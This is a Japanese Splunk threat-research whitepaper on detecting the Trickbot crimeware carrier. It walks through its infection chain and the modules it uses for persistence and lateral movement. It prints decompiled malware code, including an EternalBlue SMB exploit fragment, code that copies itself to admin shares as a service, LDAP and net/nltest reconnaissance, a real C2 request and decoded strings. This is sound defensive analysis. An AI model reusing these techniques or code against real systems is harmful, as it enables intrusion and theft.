ホワイトペーパー

Trickbotの検出
クライムウェアキャリア

splunk>
turn data into doing™

クライムウェアキャリアは犯罪者にとって強力な武器となります。キャリアとは攻撃を配信するためのコードで、通常はバイナリ形式です。配信後に何らかの悪意あるペイロードをインストールすることを目的に開発されています。 キャリアはさまざまな用途に使用できる強力なエクスプロイトコードで構成されており、クライムウェアコミュニティでの関心と利用が高まっています。このようなツールの利用が増えると、ツール作成者の収益も増え、やがてはCrimeware-as-a-Service (CaaS)モデルの一環としてツールの販売または貸し出しを行うようになります。そして、アンダーグラウンドの犯罪組織のメンバーはキャリアをさらに強化し、サイバー攻撃の際により特殊な機能を提供するツールやコードの開発へとつなげていきます。

Trickbotクライムウェアはそのようなキャリア、いわゆるトロイの木馬の1つであり、アンダーグラウンドの犯罪組織に広く浸透しています。Trickbotの歴史は2016年に遡ります。Trickbotは銀行を標的としたマルウェアであるDYREZA (Zeusというトロイの木馬を引き継いだもの)と関連があります。TrickbotもDYREZAも極めて感染力が強く、効果的にボットネットを増殖させることができ、アンダーグラウンドのサイバー犯罪組織やCaaSエコノミーにとって主要な収益源の1つとなっています。 当初はDDoS攻撃やカーディングに狙いを絞っていましたが、最近のボットネットはクリプトマイニングやランサムウェアを主な目的としています。通常、この2つの犯罪手法は、ボットネットの背後にいる犯罪者集団に手っ取り早く利益をもたらします。

ランサムウェアは犯罪の一分野として確立されつつあり、Ransomware-as-a-Service (RaaS)のようなサービスも提供されているので、被害者から金銭を巻き上げようと目論む犯罪者にとって参入しやすい分野となりました。

ランサムウェアの収益性が高い理由

手っ取り早く収益を上げる手段として、ランサムウェアは犯罪者たちによって頻繁に使用されるようになっています。暗号通貨は規制や追跡が難しいため、攻撃を実行しやすく、うまく素性を隠すこともできます。

多くの場合、ホストやネットワークの基本的なセキュリティ対策を怠っていることが、こうした攻撃が増加する原因となっています。マルウェア攻撃が成功を収め、世間の注目を集めると、他の犯罪者たちもそれに続こうとします。感染被害を受けた企業の多くは、主にディザスタリカバリーの仕組みを用意していなかったために、身代金を支払うことを余儀なくされています。また、ファイルを復号化してバックアップからリストアするには長い時間がかかり、さらには完全に回復できない危険性もあります。

Ransomware Task Forceによると、2020年にランサムウェアの被害者が支払った金額は約3億5,000万ドルに上ります。ランサムウェアは非常に収益性の高い攻撃手段であり、今後何年にもわたり脅威として拡大し続けるでしょう。

利益を得る仕組み


Trickbotが配信するペイロードによって犯罪者が利益を得るためには、まずボットネットを構築する必要があります。ボットネットとは、インターネット経由で互いに通信を行う感染デバイス(コマンドアンドコントロール(C2)ノード)のネットワークです。感染デバイスはコードを実行して、C2ノードの識別や認証、またC2ノードとの通信を行います。ボットネットの準備が完了したら、ボットネットを構成している感染マシン(ボットまたはゾンビとも呼ばれる)上でアクションを実行できるようになります。

Trickbotのようなクライムウェアキャリアをシステムに侵入させることで、ボットネットを構築、操作、維持、拡張する基盤が整います。Trickbotは、ボットネットを構築してペイロードを配信するために最も頻繁に利用されるクライムウェアの1つとなっています。Trickbotは、これまで金融サービスなどを狙った多数の攻撃に使用されてきましたが、その用途は多岐にわたり、個人を狙った交通違反に関するフィッシングも報告されています。CISAによると、このマルウェアは以下の犯罪集団に帰属します。


- Wizard Spider (CrowdStrike)
- UNC1878 (FireEye)
- Gold Blackburn (SecureWorks)

Trickbotマルウェアは、さまざまなセキュリティ侵害を行い、侵害後のペイロード配信を可能にするいくつもの機能や特徴を備えています。Splunk脅威調査チーム(Splunk Threat Research Team - STRT)は、Trickbotに関する以下のTTPについて検証し、Trickbotの動きを検出するための分析ストーリーを作成しました。

以下の画像は感染した文書の例です。



以下の画像に示すように、このExcel文書は、rundll32 Windowsアプリケーションを使用して、悪質なTrickbotの.dllをダウンロードして読み込みます。マクロは、ユーザーから見えないように非表示のXLSシートに白色のフォントで書き込まれています。



この文書が脆弱性のあるホストで実行されると、続いてローダーが実行され、C2サーバーに接続します。以下の画像には、分析対象のサンプルでの最初のリクエストが示されています。

```
GET /ufriends/support.php HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50
727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.2)
Host: indianoci.co.uk
Connection: Keep-Alive
```

悪質なTrickbotローダーが脆弱性のあるマシンで実行されると直ちに、Trickbotは自らのコードを“wermgr.exe”プロセスに挿入し、攻撃を実行します。以下に示すのは、Trickbotの実行中にprocmonが生成したCSVログのスニペットです。wermgr.exeプロセスが、同じrundll32プロセス(ここでは1.dll)によって生成され、Trickbotマルウェアをロードしていることに注目してください。

```
"12:24:28.8347595 PM""rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8347844 PM""rundll32.exe""7304""QueryBasicInformationFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8347945 PM""rundll32.exe""7304""CloseFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8348905 PM""rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8349135 PM""rundll32.exe""7304""CreateFileMapping""C:\Users\Administrator\Downloads\1.dll""FILE LOCKED WITH ONLY READERS"
"12:24:28.8349650 PM""rundll32.exe""7304""CreateFileMapping""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8394555 PM""rundll32.exe""7304""Load Image""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8395207 PM""rundll32.exe""7304""CloseFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8396615 PM""rundll32.exe""7304""CreateFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
"12:24:28.8396874 PM""rundll32.exe""7304""QuerySecurityFile""C:\Users\Administrator\Downloads\1.dll""BUFFER OVERFLOW"
"12:24:28.8396971 PM""rundll32.exe""7304""QuerySecurityFile""C:\Users\Administrator\Downloads\1.dll""SUCCESS"
```

```
"12:24:29.5492292 PM""rundll32.exe""7304""Process Create""C:\Windows\system32\wermgr.exe""SUCCESS"
"12:24:29.5497045 PM""rundll32.exe""7304""QuerySecurityFile""C:\Windows\System32\wermgr.exe""SUCCESS"
"12:24:29.5501216 PM""rundll32.exe""7304""QueryBasicInformationFile""C:\Windows\System32\wermgr.exe""SUCCESS"
```

Trickbot DLLローダーがメモリーに展開される際、そのBigエンコードされた文字列をデコードすることによって、感染マシンのIPアドレスをTrickbotが探索するために使用するWebサービスの一覧を見ることができます。

```
total no. of encoded strings: 208
kfzEkfpehQPz6nlY6fPzI/X+kfMp                    ---> checkip.amazonaws.com
mCFEkfz8sSPEIL                                  ---> ipecho.net
mCFe6Sy8sSE8                                    ---> ipinfo.io
kCFesSEumnyPsSMiyu                              ---> api.ipify.org
mnxz6SzzOSEusSx863                              ---> icanhazip.com
6CEEOKdEhSPz6gEusSx863                          ---> myexternalip.com
I/dSmCxpOnEusSx863                              ---> wtfismyip.com
mCL+knPPh/2ZsSPEIL                              ---> ip.anysrc.net
kCFesSEumnyPsSMiyu                              ---> api.ipify.org
kCFesSEusAx4                                    ---> api.ip.sb
mndE6A3+6nR                                     ---> ident.me
I/I/sSTPyCzDyC2+kn0ehQPZ6fD                     ---> www.myexternalip.com
s/FGknE+                                        ---> /plain
sfEu                                            ---> /ip
s/2zIu                                          ---> /raw
s/dEOK3                                         ---> /text
sjMS6/2pkC3MIgJHIL                              ---> /?format=text
OSJ+sAxuknTNkCJjsSMiyu                          ---> zen.spamhaus.org
kf2GsSl4ICxEkC3+6/2A                            ---> cbl.abuseat.org
k4P4kC2iknxTyglZynPDhSlGsSMiyu                  ---> b.barracudacentral.org
ygPjkSupXcPTkfJuhSMDynxDsSPEIL                  ---> dnsbl-1.uceprotect.net
h/Fz6cPo6Ax46QPj6/24hiP+yC3                     ---> spam.dnsbl.sorbs.net
```

```
"12:25:09.7951738 PM","wermgr.exe","7172","TCP Connect","win-dc-299.attackrange.local:59349 -> 67.212.241.127:https","SUCCESS","Length: 0, mss: 1460,
"12:25:10.9160144 PM","wermgr.exe","7172","TCP Connect","win-dc-299.attackrange.local:59350 -> wtfismyip.com:http","SUCCESS","Length: 0, mss: 1460, s
```

感染プロセスを通じて、Trickbotは自らが永続的に実行されるようにします。そのために、以下の画像で示すように、スケジュールタスクを作成します。

```
    Combo switch monitor application1735919311              ↓FRO --------           0     00000000|Hiew 8.32 (c)SEH
?<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Version>1.1.1</Version>
    <Author>CmbSh</Author>
    <Description>Combo Windows Switch monitor application for windows</Description>
    <URI>\Combo switch monitor application1735919311</URI>
  </RegistrationInfo>
  <Triggers>
    <BootTrigger>
      <Enabled>true</Enabled>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>SYSTEM</UserId>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
    <Priority>6</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\system32\rundll32.exe</Command>
      <Arguments>"C:\Users\Administrator\AppData\Roaming\ComboSwitch1735919311\drgwxdl.sut",StartW</Arguments>
    </Exec>
  </Actions>
</Task>
```

Trickbotペイロード

Splunkでは、Trickbotのいくつかの既知のモジュールの分析も行いました。最初に分析したのは**wormDll64.dll**です。このモジュールを使用すると、Trickbotはラテラルムーブメント(横展開)を実行して、侵害したネットワークからLDAP情報を収集することができます。

以下に示す関数は、WindowsのActive Directoryドメインネットワークで認識可能なすべてのサーバーを列挙します。また、ワークグループに感染したマシンがあるかどうかもチェックします。

```
bufptr = 0i64;
entriesread = 0;
totalentries = 0;
resume_handle = 0;
v0 = NetServerEnum(0i64, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, 0x1000u, 0i64, &resume_handle);
if ( !v0 || (v1 = 0, v0 == 0xEA) )
{
  v1 = 0;
  if ( bufptr )
  {
    Func_AllocateHeapForStr(L"\t\t*****MACHINE IN WORKGROUP*****\n", 0i64);
    if ( entriesread )
    {
      for ( i = 0; i < entriesread; ++i )
      {
        sub_680C9760((__int64)name, 260i64, "%ls", *(const wchar_t **)&bufptr[40 * i + 8]);
        v3 = gethostbyname(name);
        if ( v3 )
        {
          v4 = inet_ntoa(**(struct in_addr **)v3->h_addr_list);
          ConnectSocket(v4);
```

以下は、Eternal Blueのエクスプロイトコードです。CVE-2017-0144は、SMBの脆弱なバージョンがインストールされたマシンではリモートでコードを実行できるという脆弱性です。これにより、さらなる攻撃とラテラルムーブメントが可能になります。

```
  memset(v39, 0, sizeof(v39));
  memcpy(v39, &unk_680CB480, unk_680CA01C);
  if ( send(a1, v39, 2112, 0) == -1 )
    goto LABEL_112;
  memset(v39, 0, sizeof(v39));
  if ( recv(a1, v39, 12288, 0) <= 0 )
    goto LABEL_112;
  for ( i = 1; i == 1; ++i )
  {
    memset(v39, 0, sizeof(v39));
    v9 = dword_680CA004;
    memcpy(v39, &SMB_Packet, dword_680CA004);
    v39[v9 + 1007] = -13;
    v39[v9 + 1006] = -67;
    v10 = &v39[v9 + 1008];
    *(_QWORD *)v10 = 0x4141414141414141i64;
    *((_QWORD *)v10 + 385) = 0x4141414141414141i64;
    memset(
      (void *)((unsigned __int64)(v10 + 8) & 0xFFFFFFFFFFFFFFF8ui64),
      0x41u,
      8i64 * (((unsigned int)v10 - (((_DWORD)v10 + 8) & 0xFFFFFFF8) + 3088) >> 3));
    if ( send(a1, v39, 4156, 0) == -1 )
    {
      v11 = 0;
      v12 = 0i64;
      v13 = 0i64;
      goto LABEL_85;
    }
LABEL_33:
    ;
  }
  v39[52] += 16;
  v15 = &v39[dword_680CA004];
  *(_QWORD *)v15 = 0x4141414141414141i64;
  *((_QWORD *)v15 + 511) = 0x4141414141414141i64;
  memset(
    (void *)((unsigned __int64)(v15 + 8) & 0xFFFFFFFFFFFFFFF8ui64),
    0x41u,
    8i64 * (((unsigned int)v15 - (((_DWORD)v15 + 8) & 0xFFFFFFF8) + 4096) >> 3));
  if ( send(a1, v39, 4156, 0) == -1 )
```

以下のコードスニペットはLDAPの機能を示しています。以下の2つのスニペットには、すべてのドメインコントローラーを検索するLDAPクエリを示すコードが含まれています。LDAP検索クエリとADsOpenObject API、および複数のCOMオブジェクトを使用しています。*(&(objectCategory=Computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))*。

```
v15 = 0i64;
ppObject = 0i64;
v13 = 0i64;
v12 = 0i64;
*(_DWORD *)szPathName = 4390983;
IIDFromString(L"{109BA8EC-92F0-11D0-A790-00C04FD8D5A8}", &iid);
IIDFromString(L"{00020404-0000-0000-C000-000000000046}", &v17);
IIDFromString(L"{001677D0-FD16-11CE-ABC4-02608C9E7553}", &riid);
v10 = 58;
Sleep(1u);
if ( ADsOpenObject(szPathName, 0i64, 0i64, 1u, &riid, &ppObject) < 0 )
{
  v1 = ppObject;
  v0 = -2147467259;
  if ( !ppObject )
    goto LABEL_26;
  goto LABEL_14;
}
```

```
if ( v0 >= 0 )
{
  wcscpy(szPathName, L"(&(objectCategory=computer)(userAccountControl:");
  wcscat(szPathName, L"1.2.840.113556.1.4.803:=8192))");
  v8[0] = 5;
  v8[2] = 7;
  v8[4] = 2;
  v2 = (*(__int64 (__fastcall **)(__int64, int *, __int64))(*(_QWORD *)v15 + 24i64))(v15, v8, 1i64);
  result = 0i64;
  if ( v2 >= 0 )
  {
    v4 = "d";
    if ( (*(int (__fastcall **)(__int64, WCHAR *, const char **, __int64, __int64 *))(*(_QWORD *)v15 + 32i64))(
           v15,
           szPathName,
           &v4,
           1i64,
           &v5) >= 0 )
    {
```

Systeminfo64.dll

このTrickbotモジュールは、OS、プロセッサ、RAM、ネットワークユーザー、インストールされたソフトウェアやサービスといったマシン情報を収集するように設計されています。

以下に示すのは、このモジュールがマシン情報を収集するために使用するWQLコマンドです。

- SELECT * FROM Win32_OperatingSystem
- SELECT * FROM Win32_Processor
- SELECT * FROM Win32_ComputerSystem

また、Servicesレジストリからサービスの一覧を、Uninstallレジストリからインストールされているすべてのアプリケーションの一覧を取得して列挙します。

```
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall", 0, 0x20019u, hKey)
  || RegQueryInfoKeyW(hKey[0], 0i64, 0i64, 0i64, &cSubKeys, &cbMaxSubKeyLen, 0i64, 0i64, 0i64, 0i64, 0i64, 0i64) )
{
  goto LABEL_37;
}
v5 = 2 * cbMaxSubKeyLen + 2;
v6 = GetProcessHeap();
v7 = (WCHAR *)HeapAlloc(v6, 9u, v5);
if ( !v7 )
{
  v1 = 0;
  goto LABEL_37;
}
v8 = 20i64;
v9 = Func_GetProcHeapThenAllocate(0x28u, 0i64);
v2 = v9;
if ( !v9 || (int)sub_180001100(v9, 0x14ui64, (__int64)L"<installed>\r\n") < 0 )
{
  v1 = 0;
  goto LABEL_33;
}
```

sharedDll64.dll

このTrickbotモジュールは、ネットワーク共有内でラテラルムーブメントを実行して、侵害したマシンに他のペイロードをダウンロードするように設計されています。以下のスクリーンショットには、このモジュールがネットワーク共有内で自身のコピーを作成し、侵害したネットワーク上で永続的に動作するために、それをサービスとして登録する方法を示しています。

```
v15 = 0;
v14 = 0;
strcpy(v7, "%s\\C$\\srecive.exe");
sub_18000109B(BinaryPathName, v7);
SleepEx(0x12Cu, 0);
wsprintfW(NewFileName, BinaryPathName, a1);
for ( i = 10; i > 0 && !CopyFileW(unk_180005680, NewFileName, 0); --i )
  SleepEx(0x3E8u, 0);
if ( i )
  goto LABEL_13;
strcpy(v7, "%s\\ADMIN$\\srecive.exe");
sub_18000109B(BinaryPathName, v7);
wsprintfW(NewFileName, BinaryPathName, a1);
for ( i = 10; i > 0; --i )
{
  if ( CopyFileW(unk_180005680, NewFileName, 0) )
  {
    v15 = 1;
    break;
  }
  SleepEx(0x3E8u, 0);
}
if ( i )
{
ABEL_13:
  hSCManager = OpenSCManagerW(a1, 0i64, 0xF003Fu);
  if ( hSCManager )
  {
    i = 10;
    v12 = 0;
    GenerateRandomstring((__int64)ServiceName, 0xAui64);
    v10 = off_180005000[v12];
    while ( i > 0 )
    {
      sub_18000109B(DisplayName, v10);
      v11 = 0;
      if ( !v15 )
      {
        strcpy(v7, "%SystemDrive%\\srecive.exe");
        sub_18000109B(BinaryPathName, v7);
        hService = CreateServiceW(
                     hSCManager,
                     ServiceName,
                     DisplayName,
                     0xF01FFu,
                     0x10u,
                     3u,
                     1u,
                     BinaryPathName,
                     0i64,
                     0i64,
                     0i64,
                     0i64,
                     0i64);
      }
      if ( !hService )
      {
        strcpy(v7, "%SystemRoot%\\system32\\srecive.exe");
```

Psinf64.dll

このTrickbotモジュールは、複数のLDAPクエリを実行して、侵害したマシンのActive Directoryからアカウント名、ユーザー名、組織名などの多くの情報を収集してC2サーバーに送り返します。

このモジュールバリアントでは、以下のTrickbot LDAPクエリが見つかっています(%sは変数であり、クエリ内で変更されます)。

LDAPクエリ	説明
(&(objectCategory=Computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))	すべてのドメインコントローラーのクエリ
• (&(objectCategory=Computer)(dNSHostName=%s))	DNSホスト名をチェックするクエリ
(&(objectCategory=group)(sAMAccountName=%s))	Active Directory内のすべてのグループオブジェクトのクエリ
(&(objectCategory=person)(sAMAccountName=%s))	Active Directory内のすべてのユーザーのクエリ
(&(objectCategory=site)(name=%s))	Active Directory内のすべてのサイトオブジェクトのクエリ
(&(objectCategory=organizationalunit)(name=%s))	Active Directory内の組織単位のクエリ
(&(objectCategory=person)(mail=*))	Active Directory内のメールのクエリ

また以下のスクリーンショットからもわかるように、LDAPクエリを使用して、侵害したマシンがPOS、CASH、STOREなどに関連しているかどうかもチェックします。

```
if ( v2 >= 0 )
{
  memset(v112, 0, sizeof(v112));
  snwprintf_s(szPathName, 0x104ui64, 0x103ui64, L"LDAP://%s", *(_QWORD *)(v114 + 8));
  sub_1800015D0(a1, L"DOMAIN %s\r\n", *(_QWORD *)(v114 + 8));
  sub_1800015D0(a1, L"-------------------------------------------------------------------\r\n");
  sub_1800015D0(a1, L"COMPUTERS:\r\n");
  v56 = LDApQueryDnsHostname(szPathName, (__int64)L"*POS*");
  sub_1800015D0(a1, L"POS found: %d\r\n", v56);
  v57 = LDApQueryDnsHostname(szPathName, (__int64)L"*REG*");
  sub_1800015D0(a1, L"REG found: %d\r\n", v57);
  v58 = LDApQueryDnsHostname(szPathName, (__int64)L"*CASH*");
  sub_1800015D0(a1, L"CASH found: %d\r\n", v58);
  v59 = LDApQueryDnsHostname(szPathName, (__int64)L"*LANE*");
  sub_1800015D0(a1, L"LANE found: %d\r\n", v59);
  v60 = LDApQueryDnsHostname(szPathName, (__int64)L"*STORE*");
  sub_1800015D0(a1, L"STORE found: %d\r\n", v60);
  v61 = LDApQueryDnsHostname(szPathName, (__int64)L"*RETAIL*");
  sub_1800015D0(a1, L"RETAIL found: %d\r\n", v61);
  v62 = LDApQueryDnsHostname(szPathName, (__int64)L"*BOH*");
  sub_1800015D0(a1, L"BOH found: %d\r\n", v62);
  v63 = LDApQueryDnsHostname(szPathName, (__int64)L"*ALOHA*");
  sub_1800015D0(a1, L"ALOHA found: %d\r\n", v63);
  v64 = LDApQueryDnsHostname(szPathName, (__int64)L"*MICROS*");
  sub_1800015D0(a1, L"MICROS found: %d\r\n", v64);
  v65 = LDApQueryDnsHostname(szPathName, (__int64)L"*TERM*");
  sub_1800015D0(a1, L"TERM found: %d\r\n\r\n", v65);
  sub_1800015D0(a1, L"USERS:\r\n");
```

Networkdll64.dll

他のTrickbotモジュールと同様、このモジュールもシステム情報の解析やLDAPクエリの機能があります。以下のスクリーンショットに示すように、LDAPクエリの中には、さまざまな言語(英語やフランス語など)で管理者アカウントを探すように作られているものもありました。

```
v18[34] = 60;
result = (*(__int64 (__fastcall **)(__int64 *, int *, __int64))(*v21 + 24))(v21, v18, 4i64);
if ( (int)result < 0 )
  return result;
memset(v15, 0, sizeof(v15));
sub_180001588(a1, L"\r\nList of domains:\r\n");
v12 = L"dNSHostName";
v2 = (*(__int64 (__fastcall **)(__int64 *, const wchar_t *, const wchar_t **, __int64, __int64 *))(*v21 + 32))(
       v21,
       L"(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=8192))",
       &v12,
       1i64,
       &v9);
if ( v2 >= 0 )
{
  while ( 1 )
  {
    v7 = (*(unsigned int (__fastcall **)(__int64 *, __int64))(*v21 + 56))(v21, v9) == 0;
    v8 = *v21;
    if ( !v7 )
      break;
    v2 = (*(__int64 (__fastcall **)(__int64 *, __int64, const wchar_t *, char *))(v8 + 80))(v21, v9, v12, v16);
    if ( v2 >= 0 )
    {
      sub_180001588(a1, L"%s\r\n", *(_QWORD *)(v17 + 8));
      memset(v15, 0, sizeof(v15));
      snwprintf_s(szPathName, 0x104ui64, 0x103ui64, L"LDAP://%s", *(_QWORD *)(v17 + 8));
      LdapQueryForuser(szPathName, a1, (__int64)&unk_180004E38);
      LdapQueryForuser(szPathName, a1, (__int64)&unk_180004E58);
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrator");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrateur");
      LdapQueryForuser(szPathName, a1, (__int64)L"Riarthóir");
      LdapQueryForuser(szPathName, a1, (__int64)L"Amministratore");
      LdapQueryForuser(szPathName, a1, (__int64)L"Adminisztrátor");
      LdapQueryForuser(szPathName, a1, (__int64)L"Správca");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrátor");
      LdapQueryForuser(szPathName, a1, (__int64)L"stjórnandi");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrators");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administratorius");
      LdapQueryForuser(szPathName, a1, (__int64)L"Hallintomies");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administratör");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administraator");
      LdapQueryForuser(szPathName, a1, (__int64)L"Administrador");
      LdapQueryForuser(szPathName, a1, (__int64)"y");
      LdapQueryForuser(szPathName, a1, (__int64)&unk_180005038);
      LdapQueryForuser(szPathName, a1, (__int64)&unk_180005040);
      LdapQueryForUserEmail(szPathName, a1);
      sub_180001588(a1, L"\r\n\r\n");
      (*(void (__fastcall **)(__int64 *, char *))(*v21 + 88))(v21, v16);
```


また、作成した名前付きパイプ内で既知のTrickbotネットワーク調査コマンドを実行して、侵害したマシンのネットワーク情報の収集も行います。

```
17
18  memset(lpMem, 0, sizeof(lpMem));
19  v2 = CoInitializeEx(0i64, 0);
20  if ( v2 < 0 )
21    goto LABEL_18;
22  sub_180001588((__int64)lpMem, L"--%s\r\nContent-Disposition: form-data; name=\"proclist\"\r\n\r\n", L"Arasfjasu7");
23  sub_180001588((__int64)lpMem, L"\t\t***PROCESS LIST***\r\n\r\n");
24  pe.dwSize = 568;
25  v3 = CreateToolhelp32Snapshot(2u, 0);
26  v4 = v3;
27  if ( v3 != (HANDLE)-1i64 )
28  {
29    if ( Process32FirstW(v3, &pe) )
30    {
31      do
32        sub_180001588((__int64)lpMem, L"%s\r\n", pe.szExeFile);
33      while ( Process32NextW(v4, &pe) );
34      sub_180001588((__int64)lpMem, L"\r\n\r\n");
35    }
36    CloseHandle(v4);
37  }
38  sub_180001588((__int64)lpMem, L"--%s\r\n", L"Arasfjasu7");
39  sub_180001588((__int64)lpMem, L"Content-Disposition: form-data; name=\"sysinfo\"\r\n\r\n");
40  ParseSystemInfo((__int64)lpMem);
41  Func_CreateNamePipe((LPSTR)"/c ipconfig /all", (__int64)lpMem);
42  Func_CreateNamePipe((LPSTR)"/c net config workstation", (__int64)lpMem);
43  Func_CreateNamePipe((LPSTR)"/c net view /all", (__int64)lpMem);
44  Func_CreateNamePipe((LPSTR)"/c net view /all /domain", (__int64)lpMem);
45  Func_CreateNamePipe((LPSTR)"/c nltest /domain_trusts", (__int64)lpMem);
46  Func_CreateNamePipe((LPSTR)"/c nltest /domain_trusts /all_trusts", (__int64)lpMem);
47  if ( (int)sub_180003008((__int64)lpMem) >= 0 )
48    LdapQueryToLookForAdminuser((__int64)lpMem);
```

Webインジェクト

先に述べたように、Webインジェクトは新しい攻撃手法ではありません。しかし、大変強力で検出は困難です。Webインジェクトは、現在あるほとんどのセキュリティ対策(2要素認証ツールを含む)をかいくぐることができますが、そのためにはまずセキュリティ侵害のプロセスが必要になります。これにはさまざまな方法がありますが、何らかの方法でいったんクライアントにTrickbotを感染させ、Webインジェクトファイルの配置が完了すると、プロセスが開始されます。このプロセスは、Webインジェクトの設定ファイルに指定された特定のWebサイトに被害者のブラウザがアクセスすることで開始され、データを抜き出して、たとえば銀行口座から海外の金融機関に送金するなどの不正行為が行われます。

重要なのは、被害者がアクセスしているWebページの外観は、銀行の他の通常のセッションとまったく変わらないということです。しかし背後では、挿入されたコードによって、攻撃者はさまざまな種類の操作を行うことができます。たとえば、すでに別口座への送金が完了しているにもかかわらず、ユーザーには口座の残高が減っていないように見せかけるWebインジェクトコードも存在します。送金先となるのは、サイバーセキュリティの法規制が厳しくなかったり、政府が共謀関係にあったりするような国の金融機関となるのが一般的です。



Injdll64.dll Webインジェクトペイロード

